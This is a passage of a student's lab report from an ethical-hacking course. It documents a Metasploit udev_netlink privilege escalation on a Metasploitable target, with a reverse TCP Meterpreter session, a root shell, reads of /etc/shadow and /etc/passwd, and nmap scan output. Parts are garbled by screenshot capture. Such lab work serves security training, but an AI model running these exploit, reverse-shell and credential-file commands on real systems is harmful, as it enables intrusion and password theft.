  NetlinkPID      /tmp             no        Usually udevd pid-1. Meterpreter sessions will autodetect
  SESSION         /tmp             yes       The session to run this module on.
  WritableDir      /tmp             yes       A directory where we can write files (must not be mounted noexec)

Exploit target:

  Id  Name
  --  --
  0    Linux x86
```

To set to SESSION to 1 by typing command “set SESSION 1” and exploit the Victim by command ”exploit ”

```

msf exploit(udev_netlink) > set SESSION 1
SESSION => 1
msf exploit(udev_netlink) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2699
[+] Found netlink pid: 2698
[*] Writing payload executable (155 bytes) to /tmp/KDMncZNM1b
[*] Writing exploit executable (1879 bytes) to /tmp/gDyuWXnhPi
[*] chmod'ing and running it...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.199:4444 -> 203.0.113.100:15484) at
2024-09-29 00:33:40 -0400

```

To interact with the terminal on the victim machine by following this command “execute -f /bin/bash -i”

And to determine the account we are using “whoami”

To successfully read the password file by typing command “tail /etc/shadow”

```

meterpreter > execute -f /bin/bash -i
Process 6165 created.
Channel 1 created.
bash: no job control in this shell
root@metasploitable:/# whoami
root
root@metasploitable:/# tail /etc/shadow
statd*:15474:0:99999:7:::
snmp*:15480:0:99999:7:::
gdm*:16467:0:99999:7:::
messagebus*:16467:0:99999:7:::
polkituser*:16467:0:99999:7:::
haldaemon*:16467:0:99999:7:::
administrator:$1$aMci2p0/$P8UENEDM.QmBoR1yhtt.b.:16609:0:99999:7:::
flag4!:17628:0:99999:7:::
flag5!:17628:0:99999:7:::
flag6!:17628:0:99999:7:::

```


Supporting Evidence

Sampleflag found in the nmap scan

```
root@kali2: ~  
File Edit View Search Terminal Help  
nmap -v -iR 10000 -Pn -p 80  
SEE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAM  
PLES  
root@kali2:~# nmap 203.0.113.100 --system-dns  
Starting Nmap 6.47 ( http://nmap.org ) at 2024-09-28 15:50 EDT  
Nmap scan report for 203.0.113.100  
Host is up (0.00041s latency).  
Not shown: 989 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
23/tcp    open  telnet  
25/tcp    open  smtp  
80/tcp    open  http  
110/tcp   open  pop3  
443/tcp   open  https  
1099/tcp  open  rmiregistry  
3306/tcp  open  mysql  
3389/tcp  open  ms-wbt-server  
5432/tcp  open  postgresql  
8180/tcp  open  sampleflag:999818  
  
Nmap done: 1 IP address (1 host up) scanned in 4.30 seconds  
root@kali2:~#
```

Challenge to type exploits obtained in the metasploit

mail templates, landing pages and listeners
Learn more on <http://rapid7.com/metasploit>
v4.11.5-2016010401
- 875 auxiliary - 257 post
- 37 encoders - 8 nops
Metasploit Pro trial: <http://r-7.co/trymsp>

✓ CHALLENGE #1

and, then **press Enter**, to search for the PostgreSQL login

Save 45% of your time on large engagements with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.11.5-2016010401 ]  
+ -- ==[ 1517 exploits - 875 auxiliary - 257 post ]  
+ -- ==[ 437 payloads - 37 encoders - 8 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

msf > banner

Metasploit

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.11.5-2016010401 ]  
+ -- ==[ 1517 exploits - 875 auxiliary - 257 post ]  
+ -- ==[ 437 payloads - 37 encoders - 8 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Challenge to display the three flags from the Following command “tail /etc/password”

Ethical Hacking and Systems Defense

Remote and Local Exploitation

ie technique from the previous step to display the `/etc/passwd` file to show the
gs. **Type** the following command and **press Enter**.

loitable:/# `tail /etc/passwd`

✓ CHALLENGE #2

✓ CHALLENGE #3

✓ CHALLENGE #4

Press the STOP button to complete the lab.

Questions

Is the udev_netlink exploit?

Is the login account that the privilege escalation logs you in as?

NEXT

Console | Infosec Learning - Google Chrome

lab.infoseclearning.com/console/4703601/44

External Kali- Remote and Local Exploitation... Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete

Applications Places Terminal Sun 00:36 1

root@kali2: ~

File Edit View Search Terminal Help

```
meterpreter > execute -f /bin/bash -i
Process 6165 created.
Channel 1 created.
bash: no job control in this shell
root@metasploitable:/# whoami
root
root@metasploitable:/# tail /etc/shadow
statd*:15474:0:99999:7:::
snmp*:15480:0:99999:7:::
gdm*:16467:0:99999:7:::
messagebus*:16467:0:99999:7:::
polkituser*:16467:0:99999:7:::
haldaemon*:16467:0:99999:7:::
administrator:$1$aMc12p0/$P8UENEDM.QmBoRlyhtt.b.:16609:0:99999:7:::
flag4:!:17628:0:99999:7:::
flag5:!:17628:0:99999:7:::
flag6:!:17628:0:99999:7:::
root@metasploitable:/# tail /etc/passwd
statd:x:114:65534:./var/lib/nfs:/bin/false
snmp:x:115:65534:./var/lib/snmp:/bin/false
gdm:x:116:121:Gnome Display Manager:/var/lib/gdm:/bin/false
messagebus:x:117:122:./var/run/dbus:/bin/false
polkituser:x:118:123:PolicyKit,./var/run/PolicyKit:/bin/false
haldaemon:x:119:124:Hardware abstraction layer,./var/run/hald:/bin/false
administrator:x:1003:1003:./home/administrator:/bin/sh
flag4:x:444551:444551:./home/flag4:/bin/sh
flag5:x:444778:444778:./home/flag5:/bin/sh
flag6:x:616778:616778:./home/flag6:/bin/sh
root@metasploitable:/#
```

Conclusion & Wrap-Up

Summary with:

Observations

The lab successfully demonstrated how to exploit a vulnerable Postgres service on a Linux server using the Metasploit framework. Reconnaissance and scanning were efficiently carried out using tools like Nmap/Zenmap, openVAS, and Greenbone Security Assistant. The Postgres database was identified as vulnerable, allowing for privileged execution and access through Metasploit. IceWeasel was used as a supporting browser interface for interacting with the tools

Identified risks

The biggest risk was the vulnerability in the Postgres service, which let me gain unauthorized access to the system. Once inside, I was able to get full control through privilege escalation. Also, scanning the system with Nmap could alert security systems and increase the chance of getting caught.

Suggested recommendations

To prevent this, the Postgres service should be updated and secured with stronger passwords and proper settings. Firewalls should be used to block unauthorized access, and regular security checks should be done to find and fix vulnerabilities before they are exploited.

Your successes & failures

Key successes included identifying the vulnerable Postgres service using Nmap/Zenmap, gaining privileged access through Metasploit, and effectively using openVAS and Greenbone Security Assistant for vulnerability detection. These achievements demonstrated the effectiveness of the tools used in the scanning and exploitation phases.

Challenges

The primary challenges involved understanding the internals of Postgres configurations, integrating multiple tools like Nmap, openVAS, and IceWeasel, and managing complex privilege escalation tasks. Each phase required careful planning and execution to ensure successful exploitation and post-exploitation activities